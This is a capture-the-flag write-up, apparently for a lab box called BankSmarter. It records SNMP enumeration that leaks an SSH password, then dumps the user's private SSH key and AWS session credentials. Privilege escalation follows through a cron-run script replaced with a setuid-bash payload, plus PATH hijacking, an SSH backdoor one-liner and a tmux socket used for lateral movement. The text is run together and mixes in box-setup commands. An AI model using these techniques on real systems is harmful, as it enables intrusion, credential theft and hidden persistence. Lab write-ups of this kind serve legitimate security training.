banksmarter
10.1.239.139PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 4c:9f:f7:3b:d0:ac:9b:17:0c:d0:32:0d:5e:e2:04:3d (ECDSA)|_ 256 bf:77:f6:66:a1:b1:17:36:b3:f4:46:59:29:72:e9:ac (ED25519)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelSSH (22)
Section titled “SSH (22)”- Password based authentication is enabled
[livid@blackrock ~/Sec/hacksmarter/BankSmarter]$ ssh root@10.1.239.139The authenticity of host '10.1.239.139 (10.1.239.139)' can't be established.ED25519 key fingerprint is SHA256:k9PLuYnTHR3eUCrj37UvgCNV4ivGOIG1I0FKJKgALlo.This key is not known by any other names.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '10.1.239.139' (ED25519) to the list of known hosts.root@10.1.239.139's password:UDP Nmap Scan
Section titled “UDP Nmap Scan”[livid@blackrock ~/Sec/hacksmarter/BankSmarter]$ sudo nmap -sU 10.1.239.139 --min-rate 1000Starting Nmap 7.97 ( https://nmap.org ) at 2025-10-14 09:32 -0600Warning: 10.1.239.139 giving up on port because retransmission cap hit (10).Nmap scan report for 10.1.239.139Host is up (0.065s latency).Not shown: 982 open|filtered udp ports (no-response)PORT STATE SERVICE42/udp closed nameserver161/udp open snmpwe can see there is only one open port
161/udp open snmpThis enumerates all the udp ports.
sudo nmap -sU 10.1.239.139 --min-rate 1000SNMP ENUMERATION (UDP 161)
Section titled “SNMP ENUMERATION (UDP 161)”snmpbulkwalk -v2c -c public -On -t 1 -r 1 -Cr50 $TARGET > snmp_output.txtwe find this in our snmapbulkwalk
Layne.Stanley:5t6^jahTRjabwe have the username and password of someone called layne.stanley
lanye.stanley5t6^jahTRjabwe can now try these credentials with ssh.
we get SSH login with layne.stanley
ssh layne.stanley@10.1.239.139[livid@blackrock ~/Sec/hacksmarter/BankSmarter]$ ssh layne.stanley@10.1.239.139layne.stanley@10.1.239.139's password:Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1012-aws x86_64)
* Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/pro
System information as of Tue Oct 14 15:57:58 UTC 2025
System load: 0.08 Temperature: -273.1 C Usage of /: 34.0% of 6.71GB Processes: 112 Memory usage: 11% Users logged in: 0 Swap usage: 0% IPv4 address for ens5: 10.1.239.139
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.To check for new updates run: sudo apt update
Last login: Mon Sep 15 23:03:36 2025 from 10.0.0.247layne.stanley@ip-10-1-239-139:~$ whoamilayne.stanleywe are able to get the user.txt

R29vZCBKb2IgRW51bWVyYXRpbmdscyAtbGEhIEtlZXAgaXQgdXAKlayne.stanley@ip-10-1-239-139:~$ sudo -l[sudo] password for layne.stanley:Sorry, user layne.stanley may not run sudo on ip-10-1-239-139.make sure to try both captial and uncaptialized versions of linux users. There most likely uncapped.
we can see there is a banksmarter backup script on the desktop of layne
layne.stanley@ip-10-1-239-139:~$ cat bankSmarter_backup.sh#!/usr/bin/env bash
# bank_maintenance.sh

set -euo pipefail
IFS=$'\n\t'

EXPORT_DIR="/tmp/bank_exports"
REPORT_FILE="${EXPORT_DIR}/customer_export_$(date +%F_%H%M%S).csv"
API_KEYS_DIR="/etc/bank_api_keys"
SAMPLE_API_KEY_FILE="${API_KEYS_DIR}/transactions_api.key"

AUDIT_EMAIL="ops-team+@bank.smarter"    # SAMPLE email (not real)
SMTP_SEND_CMD="/usr/bin/echo"                # placeholder for mail command

# Dummy data store (in-memory for demo)
# NOTE: These are intentionally obvious placeholder account IDs and names.
DUMMY_ACCOUNTS=(
"ACCT-00000001|Jane Teller|jane.teller@bank.smarter|USD|12345.67|ACTIVE"
"ACCT-00000002|Company Finance Inc|finance@bank.smarter|EUR|987654.32|ACTIVE"
"ACCT-00000003|John Admin|john.admin@bank.smarter|USD|0.00|CLOSED"
)

mkdir -p "${EXPORT_DIR}"
mkdir -p "${API_KEYS_DIR}"
chmod 700 "${API_KEYS_DIR}"

# Helper: redact account numbers (show only last 4 chars)
redact_account() {
  local acct="$1"
  # keep trailing 4 characters, prefix replaced with X
  local tail="${acct: -4}"
  echo "XXXX-XXXX-${tail}"
}VGhhbmtzIGZvciBkb2luZyB0aGUgbWFjaGluZSwgaXQgZG9lcyBtZWFuIGEgbG90LCBsZXQgbWUga25vdyB3aGF0IHlvdSB0aGluawo=
# Helper: write sample API key (rotate)
rotate_api_key() {
  local keyfile="$1"
  local new_key="SAMPLE-API-KEY-$(openssl rand -hex 8 2>/dev/null || echo "KEY")"
  echo "${new_key}" > "${keyfile}"
  chmod 600 "${keyfile}"
  echo "Rotated API key (SAMPLE) -> ${keyfile}"
}

# Export dummy accounts to CSV with redaction and sample format
export_accounts_csv() {
  local out="$1"
  printf "account_id,account_name,email,currency,balance,status\n" > "${out}"
  for row in "${DUMMY_ACCOUNTS[@]}"; do
    IFS='|' read -r acct name email cur bal status <<< "${row}"
    acct_redacted="$(redact_account "${acct}")"
    # Add a small transformation to mimic real processing:
    # balances formatted to 2 decimals
    printf '%s,%s,%s,%s,%.2f,%s\n' "${acct_redacted}" "${name}" "${email}" "${cur}" "${bal}" "${status}" >> "${out}"
  done
  chmod 640 "${out}"
  echo "Wrote sample export to ${out}"
}

notify_ops_with_report() {
  local file="$1"
  echo "Simulated email to ${AUDIT_EMAIL}: attaching ${file}"
  ${SMTP_SEND_CMD} "To: ${AUDIT_EMAIL}" \
    "Subject: [SAMPLE] Customer export available" \
    "Body: The sample customer export is at ${file}" >/dev/null 2>&1 || true
}

main() {
  echo "=== BANK MAINTENANCE SCRIPT ==="
  echo "Export dir: ${EXPORT_DIR}"
  echo

  # Rotate the demo API key
  rotate_api_key "${SAMPLE_API_KEY_FILE}"

  # "Query" the DB (simulated)
  echo "Querying accounts (SAMPLE)..."
  query_accounts_from_db >/dev/null

  # Export to CSV with redaction
  export_accounts_csv "${REPORT_FILE}"

  # Print a preview (first 5 lines)
  echo
  echo "Preview (first lines) of ${REPORT_FILE}:"
  head -n 6 "${REPORT_FILE}" || true

  echo
  notify_ops_with_report "${REPORT_FILE}"

  echo
  echo "Done."
}

# Run main if executed
if [[ "${BASH_SOURCE[0]}" == "${0}" ]]; then
  main "$@"
fi
Run linpeas on the box and find a interesting cap priv with the output
/snap/snapd/25202/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=pThis could maybe lead down a way to privesc or it could be a rabbit hole. Let’s enumerate further
whenever I enter a linux box I like to set this alias to make sure I don’t miss any hidden files
alias ls='ls -la'Get the public and private key ssh key of layne allowing us presistence
cat id_rsalayne.stanley@ip-10-1-239-139:~/.ssh$ cat id_rsa-----BEGIN OPENSSH PRIVATE KEY-----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-----END OPENSSH PRIVATE KEY-----layne.stanley@ip-10-1-239-139:~/.ssh$ cat id_rsa.pubssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDYEOyPfUlUnDi7UtKMts7UDmF6EvlfhgswfZdficuXaWliJ9a8ZT8oUHu3Q02c+5D+TrOmtijOkhzLidFF3UMSfNgATYilRWeG77TxKvyZMRPVDK4XFjzN07XFNhojpA18O86HRR6RRwcY2bSTUUbJNasFmovN8F1FdfKVkLkWFwrdjZF0xl0b0je5u1CDUe2TiudzzWuRWZylcwi6dpdngP0yq2RTzZs+CEPaA8jhQ9w59IjeFhA6kQaVjRogkrRISUwYmoUpEOI/KCfcTPxwLAxujTK1f2UsvhT0fYxPh5NlcyH7H2W1GUvayYRLul5FBNMuA+hqS9hlp8fQdjquXWhLDSSGznZLIuTfwcMXWRCqIFFT/RwHcJiOkgvAG45rmrIoGlraJ5b8R1AdGMD3DCoT+MLwO14zZTaecItTs/qVTy+s/zSRXIFS3eYNgtBlJPBQT1ta6WbAV6Dws8W0SsHvxXi8VUgkw54xecpAiv9bgmgQ+LI4mbpP8lWPM+k= layne.stanley@ip-10-0-27-197we see AWS credentials for EC2
{ "Code": "Success", "LastUpdated": "2025-10-14T15:30:39Z", "Type": "AWS-HMAC", "AccessKeyId": "ASIAZUVOFBPTPVZK3X6O", "SecretAccessKey": "gDSAdSPgcZIvZY57PK82wL9Mg5q8eGhDn6k999KH", "Token": "IQoJb3JpZ2luX2VjELj//////////wEaCXVzLWVhc3QtMSJHMEUCIQC1dTAHmFRgT9oInNhPxGoSeTbIWlR8umuPuQ4TemASGgIgbm66wHvpqXKGz+1ofESkUXbT+dLMKJK9dgaJibblIXMqxgQIYRAAGgw2NjI4NjM5NDA1ODIiDDymZGatZHVwQgJ+qCqjBAcKoQOj5mVBaWzs5/y4tDeCTWiPeOOqYP01MRBmEwcK0Jw3adpgDTdZL8DVGdBfCcwiZIsLfqnfhCBYkcIWz8FkWQxEGc4DX2SG/ADI7DZ4ZJz1Ua13FDFsQ/voAvYJbIP0zCp51Wl9QNG7oGXAfxLVX/ZVj2PID6a4KFE3r5t6yoTLbz8o+3z+Q4Hu8SqOeJ/MOCGH5Z40KDcfJnMhA1Ok7sGPIc+YsPys60PBWUDJ+zwwDR7TH1NgY1InYBat44VtCFD2qrKgRd0f9YMXIRU4Yf0PaE+E2sRAYErxwOW0PPdd+DiIbOpcC0A9iFSdTBrT5RSKmDCMPNFLQS61JH5QtEGkrpmg5siSbRSig3wtHsVY0v1XCA12a7oRIhPj+1Gt2uhJvKAgUmMoZeXC/37qS2cXrVeQGgGMYkXuIYP+SYo4nhzhs5ji+haYAZN4P3kC1ZHOyPrj+zLsnW8FdrECBHtw3LFDY8JE7ZIvn8EBHug/Es7300ta1D3qERLri+nxM0biV7kLDfy6z/m5jQVn1CPUSqyVPXXyy9T9/pyOV39mv85DAyiMv03TbOQLjBbKeoxsi2m8GyxCOlbaFWpmSe6cACSLqFDLy8L5OIEI/XNjhZEmp3Ibv9czf7pR+chL5Bla6vemGO6lxKjptEWCQKPIhn76b5X/tVNh8b/mo2SEYNLWnz8F6BdMHs9cgHApc6dJX5wn7gAjWUVnW4/BMRsw7di5xwY6kwJt2AYKb2KzthQ4BRkjVpEiDFQdkprYg4RrTnDSD8havykU+yDeBujGYr7Hn1c4eAFcFDwTIbMh/9Z091w9QLrQO5FHxc3pSilLG9N00d0IQ5XhrSozMJkDx9GawQ1KFRkFfX2vrIiEpeq/+CFTDOqfV2mnDCuFie1tE2Lx5JApAv1LaV2tgb7LOEhkC2HTbCFSe0apeiGQVstp4UNBSduc6qmm1LJGKhSY4m+CA6U5yNrmzQawX5KwhQtepZ/q98dh5M8VwbvTV1451NzGU6651aDS74ildIq6J+gZHsMutL4EXf5kWlBR+g6QqtT4fhf+izGNYhye0tyDoiyabtd69GaDIq92+muRYMIZXrmW+hdFWg==", "Expiration": "2025-10-14T21:56:45Z"}export AWS_ACCESS_KEY_ID="ASIAZUVOFBPTPVZK3X6O"export AWS_SECRET_ACCESS_KEY="gDSAdSPgcZIvZY57PK82wL9Mg5q8eGhDn6k999KH"export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjELj//////////wEaCXVzLWVhc3QtMSJHMEUCIQC1dTAHmFRgT9oInNhPxGoSeTbIWlR8umuPuQ4TemASGgIgbm66wHvpqXKGz+1ofESkUXbT+dLMKJK9dgaJibblIXMqxgQIYRAAGgw2NjI4NjM5NDA1ODIiDDymZGatZHVwQgJ+qCqjBAcKoQOj5mVBaWzs5/y4tDeCTWiPeOOqYP01MRBmEwcK0Jw3adpgDTdZL8DVGdBfCcwiZIsLfqnfhCBYkcIWz8FkWQxEGc4DX2SG/ADI7DZ4ZJz1Ua13FDFsQ/voAvYJbIP0zCp51Wl9QNG7oGXAfxLVX/ZVj2PID6a4KFE3r5t6yoTLbz8o+3z+Q4Hu8SqOeJ/MOCGH5Z40KDcfJnMhA1Ok7sGPIc+YsPys60PBWUDJ+zwwDR7TH1NgY1InYBat44VtCFD2qrKgRd0f9YMXIRU4Yf0PaE+E2sRAYErxwOW0PPdd+DiIbOpcC0A9iFSdTBrT5RSKmDCMPNFLQS61JH5QtEGkrpmg5siSbRSig3wtHsVY0v1XCA12a7oRIhPj+1Gt2uhJvKAgUmMoZeXC/37qS2cXrVeQGgGMYkXuIYP+SYo4nhzhs5ji+haYAZN4P3kC1ZHOyPrj+zLsnW8FdrECBHtw3LFDY8JE7ZIvn8EBHug/Es7300ta1D3qERLri+nxM0biV7kLDfy6z/m5jQVn1CPUSqyVPXXyy9T9/pyOV39mv85DAyiMv03TbOQLjBbKeoxsi2m8GyxCOlbaFWpmSe6cACSLqFDLy8L5OIEI/XNjhZEmp3Ibv9czf7pR+chL5Bla6vemGO6lxKjptEWCQKPIhn76b5X/tVNh8b/mo2SEYNLWnz8F6BdMHs9cgHApc6dJX5wn7gAjWUVnW4/BMRsw7di5xwY6kwJt2AYKb2KzthQ4BRkjVpEiDFQdkprYg4RrTnDSD8havykU+yDeBujGYr7Hn1c4eAFcFDwTIbMh/9Z091w9QLrQO5FHxc3pSilLG9N00d0IQ5XhrSozMJkDx9GawQ1KFRkFfX2vrIiEpeq/+CFTDOqfV2mnDCuFie1tE2Lx5JApAv1LaV2tgb7LOEhkC2HTbCFSe0apeiGQVstp4UNBSduc6qmm1LJGKhSY4m+CA6U5yNrmzQawX5KwhQtepZ/q98dh5M8VwbvTV1451NzGU6651aDS74ildIq6J+gZHsMutL4EXf5kWlBR+g6QqtT4fhf+izGNYhye0tyDoiyabtd69GaDIq92+muRYMIZXrmW+hdFWg=="aws s3 lsaws ec2 describe-instancesdoesn’t look like the aws credentails are leading anywhere so I am going to go back to the Suid capabilities.
cap abiltiies
Section titled “cap abiltiies”/snap/snapd/25202/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=pbash /home/layne.stanley/bankSmarter_backup.sh

we can see there cronjobs on the backsmarter_backup.sh
cat > /tmp/openssl << 'EOF'#!/bin/bashcp /bin/bash /tmp/rootbashchmod 4755 /tmp/rootbash# /usr/bin/openssl "$@" # Call real openssl to avoid detectionEOFchmod +x /tmp/openssl# Add to the bankSmarter_backup.sh scriptcp /bin/bash /tmp/rootbashchmod 4755 /tmp/rootbash# Remove the original scriptrm /home/layne.stanley/bankSmarter_backup.sh
# Create your malicious versioncat > /home/layne.stanley/bankSmarter_backup.sh << 'EOF'#!/bin/bashcp /bin/bash /tmp/scottychmod 4755 /tmp/scottyEOF
# Make it executablechmod +x /home/layne.stanley/bankSmarter_backup.sh
# Wait for the cronjob to run (next time it hits 02:13:01 or whenever it runs)# Watch for the file to be createdwatch -n 1 'ls -la /tmp/scotty 2>/dev/null'/tmp/scotty -pInteresting history
HISTFILE="/home/scott.weiland/.bash_history"{ echo "ls -la ~/Documents"; echo "cd ~/Downloads"; echo "git status"; echo "vim notes.txt"; echo "cat /var/log/syslog"; echo "ps aux | grep python"; echo "socat stdio unix-connect:/opt/bank/sockets/live.sock"; echo "htop"; echo "tail -f /var/log/auth.log"; echo "ssh-keygen -t rsa -f ~/.ssh/id_rsa"; echo "scp somefile.txt user@10.0.0.5:/tmp/"; echo "nano todo.txt"; echo "docker ps -a"; } >> "$HISTFILE"# Ensure correct ownership and permissionschown scott.weiland:scott.weiland "$HISTFILE"chmod 600 "$HISTFILE"ls -la /home/scott.weiland/.bash_historycat /home/scott.weiland/.bash_historyrm -rf /home/scott.weiland/.bash_historyHISTFILE="/home/scott.weiland/.bash_history"{ echo "ls -la ~/Documents"; echo "cd ~/Downloads"; echo "git status"; echo "vim notes.txt"; echo "cat /var/log/syslog"; echo "ps aux | grep python"; echo "socat stdio unix-connect:/opt/bank/sockets/live.sock"; echo "htop"; echo "tail -f /var/log/auth.log"; echo "ssh-keygen -t rsa -f ~/.ssh/id_rsa"; echo "scp somefile.txt user@10.0.0.5:/tmp/"; echo "nano todo.txt"; echo "docker ps -a"; } >> "$HISTFILE"# Ensure correct ownership and permissionschown scott.weiland:scott.weiland "$HISTFILE"chmod 600 "$HISTFILE"cat .bash_historyfind / -perm -4000 -type f 2>/dev/null#!/usr/bin/env python3
import hashlib, time, os
print("[bank_backup.py] Running internal Python verification...")
time.sleep(1)
print("[bank_backup.py] Hashing account transactions...")
# Fake hash calculation
print(hashlib.sha256(b"transaction data").hexdigest())Path Hijacking
Section titled “Path Hijacking”#!/bin/bashcp /bin/bash /tmp/rootbashchmod 4777 /tmp/rootbash/tmp/rootbash -pexport PATH=/tmp:$PATHSSH Backdoor Scott
Section titled “SSH Backdoor Scott”#!/bin/bashmkdir .sshchmod 700 .sshcd .sshssh-keygen -t rsa -b 4096 -f ./id_rsa -N ""cat id_rsa.pub >> authorized_keyschmod 600 authorized_keyscp id_rsa /tmp/id_rsachmod 777 /tmp/id_rsaone liner for SSH backdoor
mkdir .ssh && chmod 700 .ssh && cd .ssh && ssh-keygen -t rsa -b 4096 -f ./id_rsa -N "" && cat id_rsa.pub >> authorized_keys && chmod 600 authorized_keys && cp id_rsa /tmp/id_rsa && chmod 777 /tmp/id_rsasftp $USER@$TARGETget the id_rsa file and then
chmod 600 id_rsa-$USERfind / -perm -4000 -type f 2>/dev/nullssh -i id_rsa-$USER $USER@$TARGETscott.weiland@ip-10-1-239-139:~$ iduid=1002(scott.weiland) gid=1002(scott.weiland) groups=1002(scott.weiland),1003(ronnie.stone),1005(tmuxshare),1006(tmuxusers),1007(tmuxshared),1008(bank-team)When using the shell before it did not give the right id because the shell was not properly upgraded. Always switch over to SSH if you can for better shell stability.
scott.weiland@ip-10-1-239-139:/opt/bank$ cat start_ronnie_tmux.sh#!/usr/bin/env bash
set -euo pipefail

SOCKET_DIR="/var/run/tmux-sockets"
SOCKET="$SOCKET_DIR/ronnie.sock"
SESSION="live"
TMUXUSER="ronnie.stone"
TMUXGROUP="tmuxshared"   # group must include scott.weiland
# ensure group exists and users are members (run as root)
groupadd -f "$TMUXGROUP"
usermod -aG "$TMUXGROUP" "$TMUXUSER" >/dev/null 2>&1 || true

mkdir -p "$SOCKET_DIR"
chown root:"$TMUXGROUP" "$SOCKET_DIR"
chmod 2770 "$SOCKET_DIR"   # setgid so new sockets inherit the group

# Kill any existing tmux server for that socket to force recreation
if [ -e "$SOCKET" ]; then
    # try graceful kill via tmux; fallback to rm if socket left behind
    tmux -S "$SOCKET" kill-server 2>/dev/null || true
    sleep 0.5
    rm -f "$SOCKET" 2>/dev/null || true
fi
# Start the tmux session as the tmux user with an umask that yields group rw for the socket
# We use sudo -u to run the tmux command as the target user.
sudo -u "$TMUXUSER" bash -lc "umask 007 && tmux -S '$SOCKET' new-session -d -s '$SESSION'"

# Ensure socket ownership and perms
chown "$TMUXUSER":"$TMUXGROUP" "$SOCKET" 2>/dev/null || true
chmod 770 "$SOCKET" 2>/dev/null || true

# Optional: give a moment for tmux to create the socket
sleep 0.2
ls -l "$SOCKET" || true
#exit 0SOCKET_DIR=/var/run/tmux-sockets
SOCKET_NAME=ronnie.sock
SESSION_NAME=live
mkdir -p $SOCKET_DIR
chmod 770 $SOCKET_DIR
chown ronnie.stone:scott.weiland $SOCKET_DIR
# Start tmux with a socket in that directory, set group-writable
tmux -S $SOCKET_DIR/$SOCKET_NAME new-session -d -s $SESSION_NAME
chmod 770 $SOCKET_DIR/$SOCKET_NAME
chown ronnie.stone:scott.weiland $SOCKET_DIR/$SOCKET_NAME
socat stdio unix-connect:/opt/bank/sockets/live.sockscp somefile.txt user@10.0.0.5:/tmp/docker ps -ascott.weiland@ip-10-1-239-139:/tmp$ socat stdio unix-connect:/opt/bank/sockets/live.sockronnie.stone@ip-10-1-239-139:/opt/bank$we get a shell as ronnie
find / -perm -4000 -type f 2>/dev/nullexport PATH=/tmp:$PATH